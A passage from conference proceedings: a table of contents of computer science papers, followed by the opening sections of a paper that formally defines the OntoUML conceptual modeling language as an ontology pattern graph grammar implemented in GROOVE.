<b>An Approach for Modeling Events in Information Systems</b>	<b>707</b>
<i>Aleksandar Popović, Ivan Luković, Vladimir Dimitrieski, Verislav Đukić</i>	
<b>Properties and Limits of Supercombinator Set Acquired from Context-free Grammar Samples</b>	<b>711</b>
<i>Michal Sičák, Ján Kollár</i>	
<b>Labeling Source Code with Metadata: A Survey and Taxonomy</b>	<b>721</b>
<i>Matúš Sulír, Jaroslav Porubán</i>	

---

## **9<sup>TH</sup> WORKSHOP ON SCALABLE COMPUTING**

---

<b>Call For Papers</b>	<b>731</b>
<b>Techno-economic framework for cloud infrastructure: a cost study of resource disaggregation</b>	<b>733</b>
<i>Mozhgan Mahloo, João Monteiro Soares, Amir Roozbeh</i>	
<b>A Database Performance Polynomial Multiple Regression Model</b>	<b>743</b>
<i>Artur Nowosielski, Piotr Andrzej Kowalski, Piotr Kulczycki</i>	
<b>CloudLightning: a Self-Organized Self-Managed Heterogeneous Cloud</b>	<b>749</b>
<i>Huanhuan Xiong, Dapeng Dong, Christos Filelis-Papadopoulos, Gabriel G. Castañé, Theo Lynn, Dan C. Marinescu, John Morrison</i>	

---

## **INTERNATIONAL CONFERENCE ON INNOVATIVE NETWORK SYSTEMS AND APPLICATIONS**

---

<b>Call For Papers</b>	<b>759</b>
------------------------	------------

---

## 1<sup>ST</sup> INTERNATIONAL CONFERENCE ON SECURITY, PRIVACY, AND TRUST

---

<b>Call For Papers</b>	<b>761</b>
<b>Representation of Attacker Motivation in Software Risk Assessment Using Attack Probability Trees</b>	<b>763</b>
<i>Marko Esche, Federico Grasso Toro, Florian Thiel</i>	
<b>Multimodal Artifact Metrics for Valuable Resin Card</b>	<b>773</b>
<i>Masaki Fujikawa, Kouki Jitsukawa, Shingo Fuchi</i>	
<b>On end-to-end approach for slice isolation in 5G networks. Fundamental challenges</b>	<b>783</b>
<i>Zbigniew Kotulski, Tomasz Nowak, Mariusz Sepczuk, Marcin Tunia, Rafał Artych, Krzysztof Bocianiak, Tomasz Ośko, Jean-Philippe Wary</i>	
<b>Key Exchange Algorithm Based on Homomorphic Encryption</b>	<b>793</b>
<i>Ilya Kuzmin, Sergey Krendelev</i>	
<b>Black Hole Attack Prevention Method Using Dynamic Threshold in Mobile Ad Hoc Networks</b>	<b>797</b>
<i>Taku Noguchi, Takaya Yamamoto</i>	
<b>Dependable Design for Elderly Health Care</b>	<b>803</b>
<i>Kasi Periyasamy, Vangalur Alagar, Kaiyu Wan</i>	
<b>Analysis of DDoS-Capable IoT Malwares</b>	<b>807</b>
<i>Michele De Donno, Nicola Dragoni, Alberto Giaretta, Angelo Spognardi</i>	

---

## 1<sup>ST</sup> WORKSHOP ON INTERNET OF THINGS - ENABLERS, CHALLENGES AND APPLICATIONS

---

<b>Call For Papers</b>	<b>817</b>
<b>An Unsupervised Evidential Conflict Resolution Method for Data Fusion In IoT</b>	<b>819</b>
<i>Walid Cherifi, Bolesław Szafranski</i>	
<b>An Incremental Evidential Conflict Resolution Method for Data stream Fusion In IoT</b>	<b>825</b>
<i>Walid Cherifi, Bolesław Szafranski</i>	
<b>Combat triage support using the Internet of Military Things</b>	<b>835</b>
<i>Michał Dyk, Mariusz Chmielewski, Andrzej Najgebauer</i>	
<b>An approach to prevention to the DNS Injection attacks on the base of system level comparison method MM</b>	<b>843</b>
<i>Michał Melaniuk</i>	

---

## 6<sup>TH</sup> INTERNATIONAL CONFERENCE ON WIRELESS SENSOR NETWORKS

---

<b>Call For Papers</b>	<b>847</b>
<b>Analysis of Interferences in Data Transmission for Wireless Communications Implemented in Vehicular Environments</b>	<b>849</b>
<i>Valentin Iordache, Razvan Andrei Gheorghiu, Marius Minea</i>	
<b>Considerations for using ZigBee technology in vehicular non-critical applications</b>	<b>853</b>
<i>Valentin Iordache, Marius Minea, Razvan Andrei Gheorghiu</i>	
<b>Impact of External Phenomena In Compressed Sensing Methods For Wireless Sensor Networks</b>	<b>857</b>
<i>Michal Kochláň, Michal Hodoň</i>	
<b>Adaptation of MANET topology to monitor dynamic phenomena clouds</b>	<b>865</b>
<i>Mateusz Krzysztoń, Ewa Niewiadomska-Szynkiewicz</i>	
<b>Internet connected wireless combustible gas monitoring system for apartment buildings</b>	<b>873</b>
<i>Denis Spirjakin, Alexander Baranov</i>	
<b>Fall Detection using Lifting Wavelet Transform and Support Vector Machine</b>	<b>877</b>
<i>Wipawee Usaha, Hanghan Liang</i>	

<b>Optimizing RTS/CTS to Improve Throughput in Ad Hoc WLANs</b>	<b>885</b>
<i>Emilia Weyulu, Masaki Hanada, Moo Wan Kim</i>	
<b>Modelling and identification of linear discrete systems using least squares method</b>	<b>891</b>
<i>Peter Šarafín, Martin Hudík, Martin Revák, Peter Ševčík, Samuel Žák</i>	
<b>Load balancing of heterogeneous parallel DC-DC converter</b>	<b>895</b>
<i>Samuel Žák, Jaroslav Szabo</i>	
<hr/>	
<b>INFORMATION TECHNOLOGY FOR MANAGEMENT, BUSINESS &amp; SOCIETY</b>	
<b>Call For Papers</b>	<b>901</b>
<hr/>	
<b>15<sup>TH</sup> CONFERENCE ON ADVANCED INFORMATION TECHNOLOGIES FOR MANAGEMENT</b>	
<b>Call For Papers</b>	<b>903</b>
<b>Deep Learning for Financial Time Series Forecasting in A-Trader System</b>	<b>905</b>
<i>Jerzy Korczak, Marcin Hernes</i>	
<b>Implementing ERP Systems in Higher Education Institutes: Critical Success Factors Revisited</b>	<b>913</b>
<i>Christian Leyh, Anne Gebhardt, Philipp Berton</i>	
<b>Project Management and Communication Software Selection Using the Weighted Regularized Hasse Method</b>	<b>919</b>
<i>Karolina Muszyńska, Jakub Swacha</i>	
<b>Privacy Preserving BPMS for Collaborative BPaaS</b>	<b>925</b>
<i>Björn Schwarzbach, Michael Glöckner, Sergei Makarov, Bogdan Franczyk, André Ludwig</i>	
<b>Analysis of functions offered by the e-government systems from the perspective of chosen group of users in Poland</b>	<b>935</b>
<i>Oskar Szumski, Witold Chmielarz</i>	
<b>Survey as a source of low quality research data</b>	<b>939</b>
<i>Grzegorz Szyjewski, Luiza Fabisiak</i>	
<b>Data Mining for Customers' Positive Reaction to Advertising in Social Media</b>	<b>945</b>
<i>Veera Boonjing, Daranee Pimchangthong</i>	
<b>Sustainable Decision-Making using the COMET Method: An Empirical Study of the Ammonium Nitrate Transport Management</b>	<b>949</b>
<i>Jarosław Wątróbski, Wojciech Sałabun, Artur Karczmarczyk, Waldemar Wolski</i>	
<hr/>	
<b>12<sup>TH</sup> CONFERENCE ON INFORMATION SYSTEMS MANAGEMENT</b>	
<b>Call For Papers</b>	<b>959</b>
<b>IT Governance Program and Improvements in Brazilian Small Business: Viability and Case Study</b>	<b>961</b>
<i>Daniel A. M. Aguillar, Isabel Murakami, Pedro Manso Junior, Plinio Thomaz Aquino Jr.</i>	
<b>Analysis of the Use of Electronic Banking and e-Payments from the Point of View of a Client</b>	<b>965</b>
<i>Witold Chmielarz, Marek Zborowski</i>	
<b>Conceptualization of an Abstract Language to Support Value Co-Creation</b>	<b>971</b>
<i>Christophe Feltus, Erik HA Proper</i>	
<b>Towards Process-Oriented Ontology for Financial Analysis</b>	<b>981</b>
<i>Jerzy Korczak, Helena Dudycz, Bartłomiej Nita, Piotr Oleksyk</i>	
<b>Industry 4.0 and Lean Production – A Matching Relationship? An analysis of selected Industry 4.0 models</b>	<b>989</b>
<i>Christian Leyh, Stefan Martin, Thomas Schäffer</i>	

<b>Adaptation of orchestration graphs in gamification</b>	<b>995</b>
<i>Tomasz Lipczyński, Magdalena Kieruzel, Przemysław Różewski</i>	
<b>Domain-Specific Characteristics of Data Quality</b>	<b>999</b>
<i>Ivo Oditis, Janis Bicevskis, Zane Bicevska</i>	
<b>Process-oriented approach to competency management using ontologies</b>	<b>1005</b>
<i>Ilona Pawełoszek</i>	
<b>Re-Engineering Enterprise Architectures</b>	<b>1015</b>
<i>Murat Paşa Uysal, Ali Halici, A. Erhan Mergen</i>	
<b>Integrated Approach to e-Commerce Websites Evaluation with the Use of Surveys and Eye Tracking Based Experiments</b>	<b>1019</b>
<i>Paweł Ziemia, Jarosław Wątróbski, Artur Karczmarczyk, Jarosław Jankowski, Waldemar Wolski</i>	
<b>The ICT adoption in enterprises in the context of the sustainable information society</b>	<b>1031</b>
<i>Ewa Ziemia</i>	
<b>Example of designing a business process oriented autopoietic knowledge management support system.</b>	<b>1039</b>
<i>Mariusz Żytniewski</i>	

---

## 5<sup>TH</sup> WORKSHOP ON INFORMATION TECHNOLOGIES FOR LOGISTICS

---

<b>Call For Papers</b>	<b>1049</b>
<b>PhyNetLab: An IoT-Based Warehouse Testbed</b>	<b>1051</b>
<i>Robert Falkenberg, Mojtaba Masoudinejad, Markus Buschhoff, Aswin Karthik Ramachandran Venkatapathy, Daniel Friesel, Michael ten Hompel, Olaf Spinczyk, Christian Wietfeld</i>	
<b>Modeling and Optimization of Multi-echelon Transportation systems - a hybrid approach</b>	<b>1057</b>
<i>Tadeusz Stefański, Paweł Sitek</i>	
<b>Human Machine Synergies in Intra-Logistics: Creating a Hybrid Network for Research and Technologies</b>	<b>1065</b>
<i>Aswin Karthik Ramachandran Venkatapathy, Haci Bayhan, Felix Zeidler, Michael ten Hompel</i>	
<b>Decision Support System for Robust Urban Transport Management</b>	<b>1069</b>
<i>Piotr Wiśniewski, Krzysztof Kluza, Antoni Ligeza</i>	

---

## 23<sup>RD</sup> CONFERENCE ON KNOWLEDGE ACQUISITION AND MANAGEMENT

---

<b>Call For Papers</b>	<b>1075</b>
<b>Context-aware and pro-active queue management systems in intelligent environments</b>	<b>1077</b>
<i>Radosław Klimek</i>	
<b>DNS as Resolution Infrastructure for Persistent Identifiers</b>	<b>1085</b>
<i>Fatih Berber, Ramin Yahyapour</i>	
<b>Comparison of Selected Modeling Notations for Process, Decision and System Modeling</b>	<b>1095</b>
<i>Krzysztof Kluza, Piotr Wiśniewski, Krystian Jobczyk, Antoni Ligeza, Anna Suchenia (Mroczek)</i>	
<b>The tools and methods of capturing knowledge from customers: empirical investigation</b>	<b>1099</b>
<i>Dmitry Kudryavtsev, Nikita Plyasunov, Liudmila Kokoulina</i>	
<b>Categorizing or Generating Relation Types and Organizing Ontology Design Patterns</b>	<b>1109</b>
<i>Philippe Martin, Jérémy Bénard</i>	
<b>Analysis of Dialogue Stimulated by Science Videos and Reference Materials</b>	<b>1119</b>
<i>Kiyoshi Nosu</i>	
<b>Towards better understanding of context-aware knowledge transformation</b>	<b>1123</b>
<i>Mieczysław Owoc, Paweł Weichbroth, Karol Żuralski</i>	

<b>Simulation Driven Development – Validation of requirements in the early design stages of complex systems – the example of the German Toll System</b>	<b>1127</b>
<i>Bernd Pfitzinger, Tommy Baumann, Thomas Jestädt</i>	
<b>A view on the methodology of analysis and exploration of marketing data</b>	<b>1135</b>
<i>Maciej Pondel, Jerzy Korczak</i>	

---

## **SOFTWARE SYSTEMS DEVELOPMENT & APPLICATIONS**

---

<b>Call For Papers</b>	<b>1145</b>
------------------------	-------------

---

## **4<sup>TH</sup> INTERNATIONAL WORKSHOP ON CYBER-PHYSICAL SYSTEMS**

---

<b>Call For Papers</b>	<b>1147</b>
<b>Prediction of Traffic Intensity for Dynamic Street Lighting</b>	<b>1149</b>
<i>Marzena Bielecka, Andrzej Bielecki, Sebastian Ernst, Igor Wojnicki</i>	
<b>An efficient real-time architecture for collecting IoT data</b>	<b>1157</b>
<i>Vincenza Carchiolo, Michele Malgeri, Mark Philip Loria, Marco Toja</i>	
<b>Implementation of a Simplified State Estimator for Wind Turbine Monitoring on an Embedded System</b>	<b>1167</b>
<i>Theis Bo Rasmussen, Guangya Yang, Arne Hejde Nielsen, Zhao Yang Dong</i>	
<b>Visual simulator for MavLink-protocol-based UAV, applied for search and analyze task</b>	<b>1177</b>
<i>Piotr Śmigielski, Mateusz Raczyński, Łukasz Gosek</i>	

---

## **1<sup>ST</sup> INTERNATIONAL CONFERENCE ON LEAN AND AGILE SOFTWARE DEVELOPMENT**

---

<b>Call For Papers</b>	<b>1187</b>
<b>Selecting Requirements Documentation Techniques for Software Projects: a Survey Study</b>	<b>1189</b>
<i>Aleksander Jarzębowicz, Katarzyna Połocka</i>	
<b>Process Mining Methods for Post-Delivery Validation</b>	<b>1199</b>
<i>Paweł Markowski, Michał Przybyłek</i>	
<b>Application of a process improvement method for improving usability</b>	<b>1203</b>
<i>Stanisław Plebanek</i>	
<b>Measuring dimensions of Software Engineering projects' success in Academic context</b>	<b>1207</b>
<i>Aneta Poniszewska-Maranda, Rafał Włodarski</i>	
<b>Making agile retrospectives more awesome</b>	<b>1211</b>
<i>Adam Przybyłek, Dagmara Kotecka</i>	
<b>The lemniscate knowledge flow model</b>	<b>1217</b>
<i>Paweł Weichbroth, Kamil Brodnicki</i>	
<b>Enterprise Architecture Approach to SCRUM Processes, Sprint Retrospective Example</b>	<b>1221</b>
<i>Jan Werewka, Anna Spiechowicz</i>	

---

## **4<sup>TH</sup> CONFERENCE ON MULTIMEDIA, INTERACTION, DESIGN AND INNOVATION**

---

<b>Call For Papers</b>	<b>1229</b>
<b>Emerging Trends and Novel Approaches in Interaction Design</b>	<b>1231</b>
<i>Krzysztof Marasek, Andrzej Romanowski, Marcin Sikorski</i>	
<b>Comparative analysis of multitouch interactive surfaces</b>	<b>1235</b>
<i>Przemysław Kucharski, Dawid Sielski, Krzysztof Grudzień, Wiktor Kozakiewicz, Michał Basiuras, Klaudia Greif, Jakub Santorek, Laurent Babout</i>	
<b>Interacting with Digital Memorials in a Cemetery: Insights from an Immersive Practice</b>	<b>1239</b>
<i>Cristiano Maciel, Vinícius Carvalho Pereira, Carla Leitão, Roberto Pereira, José Viterbo</i>	

<b>Aesthetic Categories of Interaction: Aesthetic Perceptions on Smartphone and Computer</b> <i>Mati Mõttus, David Lamas, Liina Kukk</i>	<b>1249</b>
<b>User-Centered Design Case Study: Ribbon Interface Development for Point of Sale Software</b> <i>Zdzisław Sroczyński</i>	<b>1257</b>
<b>Implementation and verification of speech database for unit selection speech synthesis</b> <i>Krzysztof Szklanny, Sebastian Koszuta</i>	<b>1263</b>
<b>Creating an Interactive and Storytelling Educational Physics App</b> <i>Krzysztof Szklanny, Łukasz Homoncik, Marcin Wichrowski, Alicja Wieczorkowska</i>	<b>1269</b>
<b>What Looks Good with my Sofa: Ensemble Multimodal Search for Interior Design</b> <i>Ivona Tautkute, Aleksandra Możejko, Wojciech Stokowiec, Tomasz Trzeciński, Łukasz Brocki, Krzysztof Marasek</i>	<b>1275</b>
<b>Mobile devices' GPUs in cloth dynamics simulation</b> <i>Marcin Wawrzonowski, Dominik Szajerman, Marcin Daszuta, Piotr Napieralski</i>	<b>1283</b>
<b>Robust face model based approach to head pose estimation</b> <i>Adam Wojciechowski, Krzysztof Fornalczyk</i>	<b>1291</b>
<b>Design and Implementation of Fire Safety Education System on Campus based on Virtual Reality Technology</b> <i>Kun Zhang, Jintao Suo, Jingying Chen, Xiaodi Liu, Lei Gao</i>	<b>1297</b>

---

## THE 37<sup>TH</sup> IEEE SOFTWARE ENGINEERING WORKSHOP

---

<b>Call For Papers</b>	<b>1301</b>
<b>Fundamentals of a Components Sharing Network to Accelerate JavaScript Software Development</b> <i>Daniel Souza Makiyama, Plinio Thomaz Aquino Jr.</i>	<b>1303</b>
<b>Aspect-driven Context-aware Services</b> <i>Karel Cemus, Filip Klimes, Tomas Cerny</i>	<b>1307</b>
<b>Evaluation of Mutant Sampling Criteria in Object-Oriented Mutation Testing</b> <i>Anna Derezińska, Marcin Rudnik</i>	<b>1315</b>
<b>Documentation Management Environment for Software Product Lines</b> <i>Stanisław Jarzabek, Daniel Dan</i>	<b>1325</b>
<b>Interface-based Semi-automated Testing of Software Components</b> <i>Tomas Potuzak, Richard Lipka, Premek Brada</i>	<b>1335</b>

---

## 4<sup>TH</sup> DOCTORAL SYMPOSIUM ON RECENT ADVANCES IN INFORMATION TECHNOLOGY

---

<b>Call For Papers</b>	<b>1345</b>
<b>A general optimization-based approach for thermal processes modeling</b> <i>Paweł Drąg, Krystyn Styczeń</i>	<b>1347</b>
<b>The North Sea Bicycle Race ECG Project: Time-Domain Analysis</b> <i>Dominika Długosz, Trygve Eftestøl, Stein Ørn, Tomasz Wiktorski, Aleksandra Królak</i>	<b>1353</b>
<b>A case study on machine learning model for code review expert system in software engineering</b> <i>Michał Madera, Rafał Tomoń</i>	<b>1357</b>
<b>The Realisation of Neural Network Structural Optimization Algorithm</b> <i>Grzegorz Nowakowski, Yaroslav Dorogyy, Olena Doroga-Ivaniuk</i>	<b>1365</b>



# Formal Definition of a General Ontology Pattern Language using a Graph Grammar

Eduardo Zambon

Federal University of Espírito Santo (UFES), Brazil  
zambon@inf.ufes.br

Giancarlo Guizzardi

Free University of Bozen-Bolzano, Italy &  
Ontology and Conceptual Modeling Research Group (NEMO),  
Federal University of Espírito Santo (UFES), Brazil  
giancarlo.guizzardi@unibz.it

**Abstract**—In recent years, there has been a growing interest in the use of ontological theories in the philosophical sense (Foundational Ontologies) to analyze and (re)design conceptual modeling languages. This paper is about an ontologically well-founded conceptual modeling language in this tradition, termed *OntoUML*. This language embeds a number of *ontological patterns* that reflect the micro-theories comprising a particular foundational ontology named UFO. We here (re)define *OntoUML* as a formal graph grammar and demonstrate how the models of this language can be constructed by the combined application of ontological patterns following a number of graph transformation rules. As a result, we obtain a version of this language fully defined as a formal *Ontology Pattern Grammar*. In other words, this paper presents a formal definition of *OntoUML* that is both explicit in terms of the ontological patterns that it incorporates and is completely independent of the UML meta-model.

## I. INTRODUCTION

IN RECENT years, there has been a growing interest in the use of ontological theories in the philosophical sense (Foundational Ontologies) and engineering tools derived from these theories to improve the theory and practice of Information Systems Engineering (ISE). In particular, there is a stable tradition on the use of foundational ontologies to analyze and (re) design conceptual modeling languages that play an essential role in ISE. For example, in [1], the authors have conducted an empirical study with 528 practitioners and have shown that the perception of ontological deficiencies in conceptual modeling languages negatively affects the perception of the usability and usefulness of these languages.

This paper is written in the context of a research program involving a particular Foundational Ontology, namely, the Unified Foundational Ontology (UFO) [2] and a particular conceptual modeling language derived from it, namely, *OntoUML* [3]. *OntoUML* was conceived as an ontologically well-founded version of the UML 2.0 fragment of class diagrams. Both UFO and *OntoUML* have gained increasing attention in the context of ontology-driven conceptual modeling. For example, a recent study shows that UFO is the second-most used foundational ontology in conceptual modeling and the one with the fastest adoption rate [4]. Moreover, the study also shows *OntoUML* is among the most used languages in ontology-driven conceptual modeling (together with UML, (E)ER, OWL and BPMN).

In a recent paper [5], we have shown that *OntoUML* comprises a number of *ontology patterns* reflecting corre-

sponding ontological micro-theories put forth by its underlying foundational ontology (UFO) [6]. As discussed in [5], UFO is a system of micro-theories addressing basically all the classic conceptual modeling concepts. For each of the ontological distinctions present in UFO and which are reflected as modeling constructs in *OntoUML*, we have a corresponding axiomatization. This axiomatization makes sure that *OntoUML* constructs can only appear in a model forming clusters of constructs with their ties and associated constraints. In other words, in general purpose languages such as ER, UML or OWL, the actual modeling building blocks of the language are low-granularity modeling primitives such as class, association, attribute, etc. In *OntoUML*, in contrast, the actual modeling primitives are these structures (and their corresponding axiomatization) reflecting the underlying ontological micro-theories. As a consequence, *OntoUML* could be conceived as a *pattern grammar (language)* whose models are constructed via the combined instantiation of the ontological patterns.

In [5], we presented the ontological patterns embedded in *OntoUML*, the connection between these patterns, and their possible combination rules. However, the characterization of *OntoUML* as a full-blown pattern grammar was done there in an informal way. In this paper we remedy this situation by defining and implementing *OntoUML* as an **Ontology Pattern Grammar**. As the main contribution of this paper, we show how *OntoUML* patterns can be formally defined using a graph grammar based on the Single-Pushout Graph Transformation theory. Furthermore, we present a practical implementation of this grammar, using the general-purpose graph transformation tool GROOVE [7][8].

We highlight that the definition and implementation of *OntoUML* as a formal Ontology Pattern Grammar can bring several benefits to the (Ontology-Driven) Conceptual Modeling community, namely: (i) the grammar is defined in a formal, Turing powerful, computational method that circumvents the limitations of the current meta-modeling approaches for defining the abstract syntax of modeling languages; (ii) the language is defined in a way that affords its independence from the UML meta-model and, as consequence, the results presented here can be ported to other conceptual modeling languages (e.g., some ontological distinctions put forth by UFO have been incorporated in the ORM language [9][10]) and employed by the conceptual modeling community at large

beyond UML users; (iii) the language makes explicit its constituting ontology design patterns which, once more, reflect the ontological micro-theories put forth by UFO. In other words, in comparison to the current definition of OntoUML's abstract syntax (in terms of a UML 2.0 meta-model with associated OCL constraints), the implementation of this language in the manner proposed here affords a much higher *ontological transparency* for the language, *i.e.*, the implementation makes much more transparent the ontological commitments embedded in that conceptual modeling language. Finally, we highlight that the implementation of these patterns in a computational tool supports the construction of OntoUML models by employing modeling primitives of a higher-granularity (the ontological patterns). Moreover, since these higher-granularity modeling elements can only be combined to each other in a restricted set of ways, in each modeling step, the design space is reduced. We believe that this strategy reduces the complexity of the modeling process, especially for novice modelers.

The remainder of this paper is organized as follows. Sections II and III present the background of this work. In particular, Section III briefly introduces the basic concepts of graph transformation, including the commonly used Single-Pushout approach, and the definition of a graph grammar and its associated graph language. Section IV presents the syntactical conventions of the GROOVE tool set. Section V presents the definition of OntoUML as an Ontology Pattern (Graph) Grammar and shows its implementation in GROOVE. Finally, by using this implementation, in Section VI we illustrate the use of the proposed grammar to instantiate real OntoUML models. Section VII presents our final considerations.

## II. UFO AND ONTOUML

OntoUML, as all structural conceptual modeling languages (*e.g.*, UML, ER, ORM), is meant to represent type-level structures whose instances are endurants, *i.e.*, they are meant to model **Endurant Universals** and their type-level relations.

Fig. 3 depicts the **Endurant Universals** hierarchy in UFO. A basic formal relation that can hold between (endurant) universals in UFO is the relation of subtyping. If a universal  $B$  is a subtype of a universal  $A$  then we have that: (i) it is necessarily the case that all instances of  $B$  are instances of  $A$ ; and (ii) all properties of universal  $A$  are in a sense *inherited* by universal  $B$ , *i.e.*,  $B$ s are  $A$ s and, therefore, have all properties that are properties defined for universal  $A$ .

Endurant universals are distinguished into **Substantial Universals** and **Moment Universals**. Naturally, these are kinds of universals whose instances are **Substantials** and **Moments** [3], respectively. Substantials are *existentially independent* objects such as John Lennon, the Moon, an organization, a car, a dog. Substantials can have a mereologically complex structure, *i.e.*, they can have parts that are themselves substantials. In case these substantials are *functional complexes*, their parts are functional parts termed components (*e.g.*, a CPU is a functional component of a computer); in case they are *collectives*, they have a uniform structure in which all parts (termed members) are undifferentiated w.r.t. the whole (*e.g.*,

in the sense all trees are considered merely as members of a forest) [3]. Moments, in contrast, are *existentially dependent* individuals such as John's headache (which depends on him) and the marriage between John and Yoko (which depends on both John and Yoko). Being existentially dependent entities, moments can only exist by *inhering in* other endurants [3].

Concerning the substantial universal hierarchy, **Sortal Universals** are the ones that either provide or carry a uniform *principle of identity* for their instances. A principle of identity supports the judgment whether two individuals are the same, *i.e.*, in which circumstances the identity relation holds. In particular, it also informs which changes an individual can undergo without changing its identity. Within the category of **Sortal Universals**, we have the distinction between rigid and anti-rigid universals. A rigid universal is one that classifies its instances necessarily (in the modal sense), *i.e.*, the instances of that universal cannot cease to be so without ceasing to exist. Anti-rigidity, in contrast, characterizes a universal whose instances can move in and out of its extension without altering their identity. For instance, contrast the rigid universal *Person* with the anti-rigid universals *Student* or *Husband*. While the same individual John never ceases to be an instance of *Person*, he can move in and out of the extension of *Student* or *Husband*, depending on whether he enrolls in/finishes college or marries/divorces, respectively. **Kinds** are sortal rigid universals that provide a uniform principle of identity for their instances (*e.g.*, *Person*). **Subkinds** are sortal rigid universals that carry the *principle of identity* supplied by a unique **Kind** (*e.g.*, a kind *Person* can have the subkinds *Man* and *Woman* that carry the principle of identity provided by *Person*). Concerning anti-rigid sortals, we have the distinction between roles and phases. **Phases** are relationally independent universals defined as a partition of a sortal. This partition is derived based on an intrinsic property of that universal (*e.g.*, *Child* is a phase of *Person*, instantiated by instances of persons who are less than 12 years old). **Roles** are relationally dependent (or *externally dependent*) universals, capturing relational properties shared by instances of a given kind, *i.e.*, putting it baldly: entities play roles when related to other entities via the so-called *material relations* (*e.g.*, in the way some plays the role *Husband* when connected via the material relation of "*being married to*" with someone playing the role of *Wife*). Since the principle of identity is provided by a unique **Kind**, each sortal hierarchy has a unique **Kind** at the top [3].

The relational dependence of **Roles** is manifested by the presence of a **Relator** (a particular type of moment that is existentially dependent on multiple individuals) in the model. **Relators** are individuals with the power of connecting entities. For example, an *Enrollment* relator connects a *Student* role with an **Educational Institution**. OntoUML has a construct for modeling relator universals. Every instance of a relator universal is existentially dependent on at least two distinct entities. The formal relation that take place between a relator universal and the object classes it connects is termed *mediation* (a particular type of *existential dependence* relation) [3].

**Non-Sortals** or **Mixins** are universals that aggregate properties that are common to different sortals, *i.e.*, that ultimately classify entities that are of different **Kinds**. Non-sortals do not provide a uniform principle of identity for their instances; instead, they just classify things that share common properties but which obey different principles of identity. *Furniture* is an example of non-sortal (a category) that aggregates properties of *Table*, *Chair* and so on. Other examples include works of art (including paintings, music compositions, statues), insurable items (including works of arts, buildings, cars, body parts, etc.) and social and legal objects (including people, organizations, contracts, legislations, etc.). The meta-properties of rigidity and anti-rigidity can also be applied to distinguish different types of **Non-Sortals (Mixins)**. A **Category** represents a rigid and relationally independent mixin, *i.e.*, a dispersive universal that aggregates essential properties that are common to different rigid sortals [3] (*e.g.*, *Physical Object* aggregates essential properties of *Table*, *Car*, *Glass*, etc). A **RoleMixin** represents an anti-rigid and externally dependent non-sortal, *i.e.*, a dispersive universal that aggregates properties that are common to different **Roles** (*e.g.*, a *Customer* that aggregates properties of *Individual Customer* and *Corporate Customer*) [3].

The leaf ontological distinctions represented in Fig. 3 as well as their corresponding axiomatization (*i.e.*, their corresponding ontological micro-theories) are reflected as modeling constructs in OntoUML [3]. Moreover, as shown in [5], this axiomatization ensures that the OntoUML constructs representing these ontological categories can only appear in a model forming clusters of constructs with their ties and associated constraints. In other words, as previously mentioned, the actual modeling primitives of OntoUML are certain *pattern-based structures* reflecting the ontological micro-theories comprising UFO. Thus, OntoUML is a pattern language whose models are constructed via the combined instantiation of certain foundational patterns. As a pattern grammar, an OntoUML model is a non-empty set of **Endurant Universal Expressions**. These expressions, in turn, as summarized in Table I, are defined in a recursive manner reflecting the taxonomic structure of the UFO ontology of Endurant Universals (Fig. 3) until a level of concrete terminal elements (kinds and concrete ontology patterns) is reached. The OntoUML patterns have already been presented in [5] but at a more informal level. In this paper, we present the OntoUML patterns in a formal manner, using a graph transformation system.

### III. GRAPH TRANSFORMATION

#### A. Basic Concepts

*Graph transformation* (or *graph rewriting*) [11] has been advocated as a flexible formalism, suitable for modeling systems with dynamic configurations or states. This flexibility is achieved by the fact that the underlying data structure, that of graphs, is capable of capturing a broad variety of systems. Some areas where graph transformation is being applied include the visual modeling of systems, the formal specification of model transformations, and the definition of graph languages, to name a few [12][8].

TABLE I  
EXPRESSIONS OF ONTOUML.

Expression	Expression Structure
Endurant Universal Expression	Substantial Universal Expression or Moment Universal Expression
Substantial Universal Expression	Sortal Expression or Mixin Expression
Sortal Expression	Rigid Sortal Expression or Anti-Rigid Sortal Expression
Rigid Sortal Expression	Substance Sortal Expression or SUBKIND PATTERN
Substance Sortal Expression	<<kind>> T or COLLECTIVE PATTERN
Anti-Rigid Sortal Expression	PHASE PATTERN or ROLE PATTERN
Mixin Expression	CATEGORY PATTERN or ROLEMIXIN PATTERN
Moment Universal Expression	MODE PATTERN or RELATOR PATTERN
Relationally Dependent Universal Expression	ROLE PATTERN or ROLEMIXIN PATTERN

Essentially, whenever a system consists of entities with relations between them, this can be naturally captured by a graph in which nodes stand for entities and edges for relations. If, in addition, a main characteristic of such a system is that entities are created or deleted and the relations between them can change, then the transformation of graphs comes into play.

The core concept of graph transformation is the rule-based modification of graphs, where each application of a rule leads to a graph transformation step. A transformation rule specifies both the necessary preconditions for its application and the rule effect (modifications) on a *host graph*. The modified graph produced by a rule application is the result of the transformation.

In this work, we use graph transformations to formally model the construction of ontology patterns. A set of graph transformation rules can be seen as a declarative specification of how the construction of an ontology model can evolve from an initial state, represented by an initial host graph. This combination of a rule set plus an initial graph is called a *graph grammar*, and the (possibly infinite) set of graphs reachable from the initial graph constitute the grammar *language*.

In its basic form, our formal graphs are composed of nodes and directed labeled binary edges. Fig. 1(a) shows a graph representing a single-linked list composed of five cells (nodes labeled C) and a sentinel node (L) to mark the head and tail elements of the list. Labels C and L are actually part of self-loop edges; however, for visual convenience, unary labels are written inside their associated node and the edge is omitted. Node identities are displayed at the top left corner of each node (edge identities are not shown). Edges labeled n indicate




Fig. 1. (a) A graph representing a single-linked list with five elements. (b),(c) Two graph transformation rules.




Fig. 2. Example of a graph transformation, with application of rule *get* to the graph of Fig. 1(a). Match  $m$  is indicated with dashed arrows.

the *next* list element, and labels  $h$  and  $t$ , indicate the list *head* and *tail*, respectively.

